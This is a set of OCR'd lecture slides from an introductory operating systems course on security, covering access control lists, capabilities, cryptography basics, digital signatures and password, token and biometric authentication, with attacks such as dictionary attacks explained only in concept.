CMPT 300


Introduction to Operating Systems

Security

Protection

- Security is mostly about *mechanism*
  - How to enforce policies
  - Policies largely independent of mechanism
- Protection is about specifying *policies*
  - How to decide who can access what?
- Specifications must be
  - Correct
  - Efficient
  - Easy to use (or nobody will use them!)

Protection Domains



- Three protection domains
  - Each lists objects with permitted operations
- Domains can share objects & permissions
  - Objects can have different permissions in different domains
- How can this arrangement be specified more formally?

Domains as objects in the protection matrix


Domain	Object										
	File1	File2	File3	File4	File5	File6	Printer1	Plotter2	Domain1	Domain2	Domain3
1	Read	Read Write								Enter	
2			Read	Read Write Execute	Read Write		Write				
3						Read Write Execute	Write	Write			

- Each domain has a row in the matrix
  - Each object has a column in the matrix
  - Entry for <object,column> has the permissions
- Specify permitted operations on domains in the matrix
  - Domains may (or may not) be able to modify themselves
  - Domains can modify other domains

Representing the protection matrix

- Need to find an efficient representation of the protection matrix (also called the *access matrix)*
- Most entries in the matrix are empty!
- Compress the matrix by:
  - Associating permissions with each object: *access control list*
  - Associating permissions with each domain: *capabilities*
- How is this done, and what are the tradeoffs?

Access Control Lists (1)



- Each object has a list attached to it an ACL, with:
  - Protection domain (User name, Group of users, Other)
  - Access rights (Read, Write, Execute, Others)
- No entry for domain => no rights for that domain
- Operating system checks permissions when access is needed

Access Control Lists (2)


File	Access control list
Password	tana, sysadm: RW
Pigeon_data	bill, pigfan: RW; tana, pigfan: RW; ...

Two access control lists

Access Control Lists (3)

- Unix file system
  - ACL for each file has exactly three domains on it
    - User (owner), Group, Others
  - Rights include read, write, execute: interpreted differently for directories and files
- Andrew File System (AFS)
  - ACLs only apply to directories: files inherit rights from the directory they're in
  - Access list may have many entries on it with possible rights:
    - read, write, lock (for files in the directory)
    - lookup, insert, delete (for the directories themselves),
    - administer (ability to add or remove rights from the ACL)

Capabilities (1)



- Each process has a capability list; List has one entry per object that the process can access
  - Object name, Object permissions, Objects not listed are not accessible
- How are these secured?
  - Kept in kernel

Capabilities (2)

- Cryptographically-protected capability

Server	Object	Rights	f(Objects, Rights, Check)

- Rights include generic rights (read, write, execute) and
  - Copy capability
  - Copy object
  - Remove capability
  - Destroy object
- Server has a secret (*Check) and uses it to verify capabilities presented to it*
  - Alternatively, use public-key signature techniques


Protecting the access matrix: summary

- OS must ensure that the access matrix isn't modified (or even accessed) in an unauthorized way
- Access control lists
  - Reading or modifying the ACL is a system call
  - OS makes sure the desired operation is allowed
- Capability lists
  - Can be handled the same way as ACLs: reading and modification done by OS
  - Can be handed to processes and verified cryptographically later on
  - May be better for widely distributed systems where capabilities can't be centrally checked

Trusted Platform Module

- TPM is a hardware co-processor with non-volatile storage inside to store keys, and perform crypto operations such as encryption, decryption, verification of digital signatures, etc.
- Two goals:
  - Store secret keys securely
  - Offload crypto computation from CPU

Trusted Systems
Trusted Computing Base



A reference monitor is part of TCB, allows all security decisions to be put in one place

Security

- The security environment
- Basics of cryptography
- User authentication
- Attacks from inside the system
- Attacks from outside the system
- Protection mechanisms
- Trusted systems

The Security Environment
Threats

Goal	Threat
Data confidentiality	Exposure of data
Data integrity	Tampering with data
System availability	Denial of service
Exclusion of outsiders	System takeover by viruses

Intruders

Common Categories

1. Casual prying by nontechnical users
2. Snooping by insiders
3. Determined attempt to make money
4. Commercial or military espionage

Accidental Data Loss


In addition to threats caused by malicious intruders, data can also be lost by accident. Common Causes:

1. Acts of God
   - fires, floods, wars
2. Hardware or software errors
   - CPU malfunction, bad disk, program bugs
3. Human errors
   - data entry…

Cryptography

- Goal: keep information from those who aren't supposed to see it
- Do this by "scrambling" the data with an algorithm
- Algorithm has two inputs: data & key
  - Key is known only to "authorized" users
  - Cracking codes is very difficult
  - Algorithm should be public
    - Relying upon the secrecy of the algorithm is a *very bad* idea


Basics of Cryptography



Relationship between plaintext and ciphertext

Secret-Key Cryptography

- Private Key (Symmetric) Encryption:
  - Single key used for both encryption and decryption
- Plaintext: Unencrypted Version of message
- Ciphertext: Encrypted Version of message
- Important properties
  - Can't derive plain text from ciphertext (decode) without access to key
  - Can't derive key from plain text and ciphertext
  - As long as password stays secret, get both secrecy and authentication



Secret-Key Cryptography

- Also called private-key crypto or symmetric-key crypto: both encryption and decryption keys are kept secret
- Example: Monoalphabetic substitution
  - Each letter replaced by a different letter. Example:

Plaintext: `ABCDEFGHIJKLMNOPQRSTUVWXYZ`

Encryption Key: `QWERTYUIOPASDFGHJKLZXCVBNM`

Plaintext `ATTACK` → ciphertext `QZZQEA`

- Given the encryption key, easy to find decryption key

Decryption Key: `KXVMCNOPHQRSZYIJADLEGWBUFT`

- Pro: computationally efficient
- Con: need to somehow distribute the shared secret key to both sender and receiver

Modern encryption algorithms

- Data Encryption Standard (DES)
  - Uses 56-bit keys
  - Modern computers can try millions of keys per second with special hardware
- Current algorithms (AES, Blowfish) use 128 bit keys
  - Adding one bit to the key makes it twice as hard to guess
  - At 1015 keys per second, it would require over 1000 billion years to find the key!
- Modern encryption isn't usually broken by brute force…

Unbreakable codes

- There ***is such a thing as an unbreakable code: one-time pad***
  - Use a truly random key as long as the message to be encoded
  - XOR the message with the key a bit at a time
- Code is unbreakable because
  - Key could be anything
  - Without knowing key, message could be anything with the correct number of bits in it
- Difficulty: generating truly random bits
  - Can't use computer random number generator!
  - May use physical processes
    - Radioactive decay
    - Leaky diode
    - …

Key Distribution

- How do you get shared secret to both places?
  - For instance: how do you send authenticated, secret mail to someone who you have never met?
- Must negotiate key over private channel
  - Exchange code book
  - Key cards/memory stick/others
  - Third Party: Authentication Server (Kerberos)
    - Details omitted

Public-Key Cryptography

- Each user picks a public key/private key pair K_{public}, $K_{private}$
  - publish the public key
  - private key not published
- Forward encryption (for secrecy):
  - Encrypt: $(\text{cleartext})^{K\text{public}} = \text{ciphertext}_1$
  - Decrypt: $(\text{ciphertext}_1)^{K\text{private}} = \text{cleartext}$
- Reverse encryption (for authentication):
  - Encrypt: $(\text{cleartext})^{K\text{private}} = \text{ciphertext}_2$
  - Decrypt: $(\text{ciphertext}_2)^{K\text{public}} = \text{cleartext}$


Public-Key Cryptography details

- Public Key Algorithms:
  - RSA: Rivest, Shamir, and Adleman
    - Encryption with public key makes use of an "easy" operation, such as how much is 314159265358979 × 314159265358979?
    - Decryption without the private key requires you to perform a hard operation, such as what is the square root of 3912571506419387090594828508241?
  - ECC: Elliptic Curve Cryptography
- Pro: no shared secret key to distribute,
- Con: computationally much slower than Secret-Key Crypto

Cryptographic Hash Function

- A cryptographic hash function is a one-way function:
  - Such a function y=f(x) that, given x, easy to evaluate y = f(x); but given y, computationally infeasible to find x
- Examples:
  - MD5 (Message Digest 5) → produces a 16-byte result
  - SHA-1 (Secure Hash Algorithm) → produces a 20-byte result

Digital Signatures



- (a) Computing a signature block. (b) What the receiver gets.
- Computing a signature block
  - Sender applies a crypto hash function to the original document to get Hash value, then apply his private key D to get D(Hash).
- Verifying the signature block
  - Receiver applies the same crypto hash function to the original document to get Hash value, then applies sender's public key E to the signature block to get E(D(Hash))
  - If Hash != E(D(Hash)), then the document has been tampered with.

Pretty Good Privacy (PGP)

- Uses public key encryption
  - Allows messages to be sent encrypted to a person (encrypt with person's public key)
  - Allows person to send message that must have come from her (encrypt with person's private key)
- Problem: public key encryption is very slow
- Solution: use public key encryption to exchange a shared secret key
  - Shared key is relatively short (~128 bits)
  - Message body encrypted using symmetric key encryption
- PGP can also be used to authenticate sender
  - Use digital signature and send message as plaintext

User Authentication

Basic Principles: authentication must identify:

1. Something the user knows
2. Something the user has
3. Something the user is

This is done before user can use the system

Authentication Using Passwords

LOGIN: ken
PASSWORD: FooBar
SUCCESSFUL LOGIN

(a)

LOGIN: carol
INVALID LOGIN NAME
LOGIN:

(b)

LOGIN: carol
PASSWORD: Idunno
INVALID LOGIN
LOGIN:

(c)

(a) A successful login
(b) Login rejected after name entered
(c) Login rejected after name and password typed
(b) is bad design: Don't notify the user of incorrect user name until *after the* password is entered!

Dealing with passwords

- Passwords should be memorable
  - Users shouldn't need to write them down!
  - Users should be able to recall them easily
- Passwords shouldn't be stored "in the clear"
  - Password file is often readable by all system users!
  - Password must be checked against entry in this file
- Solution: use hashing to hide "real" password
  - One-way function converting password to meaningless string of digits (Unix password hash, MD5, SHA-1)
  - UNIX /etc/passwd file
- Difficult to find another password that hashes to the same random-looking string
  - Knowing the hashed value and hash function gives no clue to the original password

Countermeasures

- Limited number of login tries
  - Prevents attackers from trying lots of combinations quickly
- Simple login name/password as a trap
  - security personnel notified when attacker bites


Authentication Using Passwords

Bobbie, 4238, e(Dog4238)
Tony, 2918, e(6%%TaeFF2918)
Laura, 6902, e(Shakespeare6902)
Mark, 1694, e(XaB@Bwcz1694)
Deborah, 1092, e(LordByron,1092)

- Dictionary attack: Hackers can run through dictionary words, hash each name, and look for a match in the file
- Counter-measure: use salt to defeat precomputation of encrypted passwords
  - Append a number to each password before hashing → attacker has to try all possible numbers combined


Authentication Using a Physical Object

- Magnetic card
  - Stores a password encoded in the magnetic strip
  - Allows for longer, harder to memorize passwords
- Smart card
  - Card has secret encoded on it, but not externally readable
  - Remote computer issues challenge to the smart card
  - Smart card computes the response and proves it knows the secret



Authentication Using Biometrics

- Use basic body properties to prove identity; Examples include
  - Fingerprints; Voice; Hand size; Retina patterns; Iris patterns; Facial features;
- Potential problems
  - Stealing it from its original owner?
    - Chop off your hand?
  - Duplicating the measurement
    - Make a copy of you fingerprint
    - Wear dark glasses with a photo of user's eyes
      - Counter-measure: camera flash to see if pupil contracts



A device for measuring finger length.

